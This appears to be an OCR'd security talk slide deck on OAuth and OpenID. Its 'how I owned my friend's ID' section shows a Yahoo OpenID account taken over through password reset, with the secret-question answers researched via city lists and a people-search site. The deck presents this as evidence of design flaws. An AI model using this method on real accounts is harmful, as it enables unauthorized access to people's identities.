
# alternate flow

(mobile apps)




# alternate flow

(mobile apps)



# alternate flow


(mobile apps)





# alternate flow

(mobile apps)




# OAuth take-aways:

- defeating password anti-pattern
- installed apps cannot hold on to secrets
- session & pswd management
- implementation, not protocol



# roadmap

- › identity X.0
- › OAuth flow
- › malicious OAuth applications
- › insecure OAuth implementation



- OpenID intro
  - › how i owned my friend's ID
  - › insecurities with OpenID
  - › summary

# what's OpenID?

(decentralized)



[http://me.yahoo.com/khash\\_K](http://me.yahoo.com/khash_K)

# terminology

- end-user (EU)
- relying party (RP or consumer)
- identity provider (IdP)
- identifier (URI or XRI)

what problems does  
it solve?

# site registration



## Hi! Ready to register with eBay?

It's your typical registration - it's free and fairly simple to complete.

Already registered or want to make changes to your account? [Sign in.](#)  
Want to open an account for your company?


### Tell us about yourself - All fields are required

First name	Last name	
<input type="text"/>	<input type="text"/>	
Street address		
<input type="text"/>		
<input type="text"/>		
City		
<input type="text"/>		
State / Province	ZIP / Postal code	Country or region
<input type="text" value="-Select-"/>	<input type="text"/>	<input type="text" value="United States"/>
Primary telephone number		
<input type="text"/> - <input type="text"/> - <input type="text"/> ext.: <input type="text"/>		
<small>Example: 123-456-7890 Telephone is required in case there are questions about your account.</small>		
Email address		
<input type="text"/>		
Re-enter email address		
<input type="text"/>		
<small>We're not big on spam. You can always change your email preferences after registration.</small>		

### Choose your user ID and password - All fields are required

Create your eBay user ID
<input type="text"/>
<small>Use letters, numbers and/or characters (period, asterisk, underscore or dash). Your user ID should not be the same as your email address. <a href="#">How to pick a great user ID.</a></small>
Create your password
<input type="text"/>
<small>case sensitive. <a href="#">Learn about secure passwords.</a></small>
Re-enter your password
<input type="text"/>
Pick a secret question
<input type="text" value="Select your secret question..."/>
Your secret answer
<input type="text"/>
<small>If you forget your password, we'll verify your identity with your secret question</small>

## Create your Windows Live ID

It gets you into all Windows Live services—and other places you see   
All information is required.

If you use **Hotmail**, **Messenger**, or **Xbox LIVE**, you already have a Windows Live ID.  
[Sign in](#)

Windows Live ID:	<input type="text"/>	@	<input type="text" value="hotmail.com"/>
<a href="#">Or use your own email address</a>			
Create a password:	<input type="text"/>		
<small>6-character minimum; case sensitive</small>			
Retype password:	<input type="text"/>		
Alternate email address:	<input type="text"/>		
<a href="#">Or choose a security question for password reset</a>			
First name:	<input type="text"/>		
Last name:	<input type="text"/>		
Country/region:	<input type="text" value="United States"/>		
State:	<input type="text" value="Select one"/>		
ZIP code:	<input type="text"/>		
Gender:	<input type="radio"/> Male <input type="radio"/> Female		
Birth year:	<input type="text" value="Example: 1990"/>		
Enter the characters you see			
<a href="#">New</a>   <a href="#">Audio</a>   <a href="#">Help</a>			
<div>1846. </div>			
<input type="text"/>			

**painful & unverified**



**too many usernames  
and passwords**

**silo**  
**(site-centric)**

how about  
usernames & passwords?

directory centric

single directory entry

**single authority**


**not portable**



what is OpenID  
mimicking?



# government issued ID

provides consistency in identification issuance





**benefits?**

# consistent verification process







what does she need?





**instead of establishing trust with each business ...**



# asymmetric trust = scalability





**side effects?**



box

DocuSign

Zoom



---

Y! + OpenID.net

---

# simple flow

(auth request & auth response)

1. end-user presents the consumer with a unique identifier
2. consumer directs the end-user to the IdP auth landing page
3. end-user authenticates and is redirected back to consumer

# roadmap

- › identity X.0
- › OAuth flow
- › malicious OAuth applications
- › insecure OAuth implementation
- › OpenID intro
- how i owned my friend's ID
  - › insecurities with OpenID
  - › summary


key to the kingdom




weak identity providers



# enabling your Y! OpenID

Sign Out | Help



**Yahoo! meets OpenID**  
Log in to websites with your Yahoo! account

Ready to enable your account  
for OpenID access?

**It's easy!**

**Get Started**

# story

## how i met my friend's OpenID accounts



# intent

design flaws in  
Yahoo's password  
management

=

OpenID account  
compromise

# strategy

- find a weak link
  - a path of least resistance
- = password reset scheme


# Yahoo! verification process

## Please answer your secret question

This is it, we're almost done!

---

### Question 1 of 2

 **where was your father born?**

Added February 16, 2010

[This is not my question](#)

## Venezuela - Largest Cities

	Name	Population	Latitude/Longitude
1	<a href="#">Caracas</a> , Distrito Capital	3,000,000	<a href="#">10.5 / -66.917</a>
2	<a href="#">Maracaibo</a> , Zulia	2,225,000	<a href="#">10.632 / -71.641</a>
3	<a href="#">Maracay</a> , Aragua	1,754,256	<a href="#">10.247 / -67.596</a>
4	<a href="#">Valencia</a> , Carabobo	1,385,083	<a href="#">10.162 / -68.008</a>
5	<a href="#">Barquisimeto</a> , Lara	809,490	<a href="#">10.074 / -69.323</a>
6	<a href="#">Ciudad Guayana</a> , Bolívar	746,535	<a href="#">8.351 / -62.641</a>
7	<a href="#">Barcelona</a> , Anzoátegui	424,795	<a href="#">10.133 / -64.7</a>
8	<a href="#">Maturín</a> , Monagas	410,972	<a href="#">9.75 / -63.177</a>
9	<a href="#">Puerto La Cruz</a> , Anzoátegui	370,000	<a href="#">10.217 / -64.617</a>
10	<a href="#">Petare</a> , Miranda	364,684	<a href="#">10.483 / -66.817</a>

# Yahoo! verification process (cont.)

**Please answer your secret question**

This is it, we're almost done!

---

**Question 2 of 2**



**What is the name of the street  
on which you grew up?**

Added February 16, 2010

# ZABASEARCH

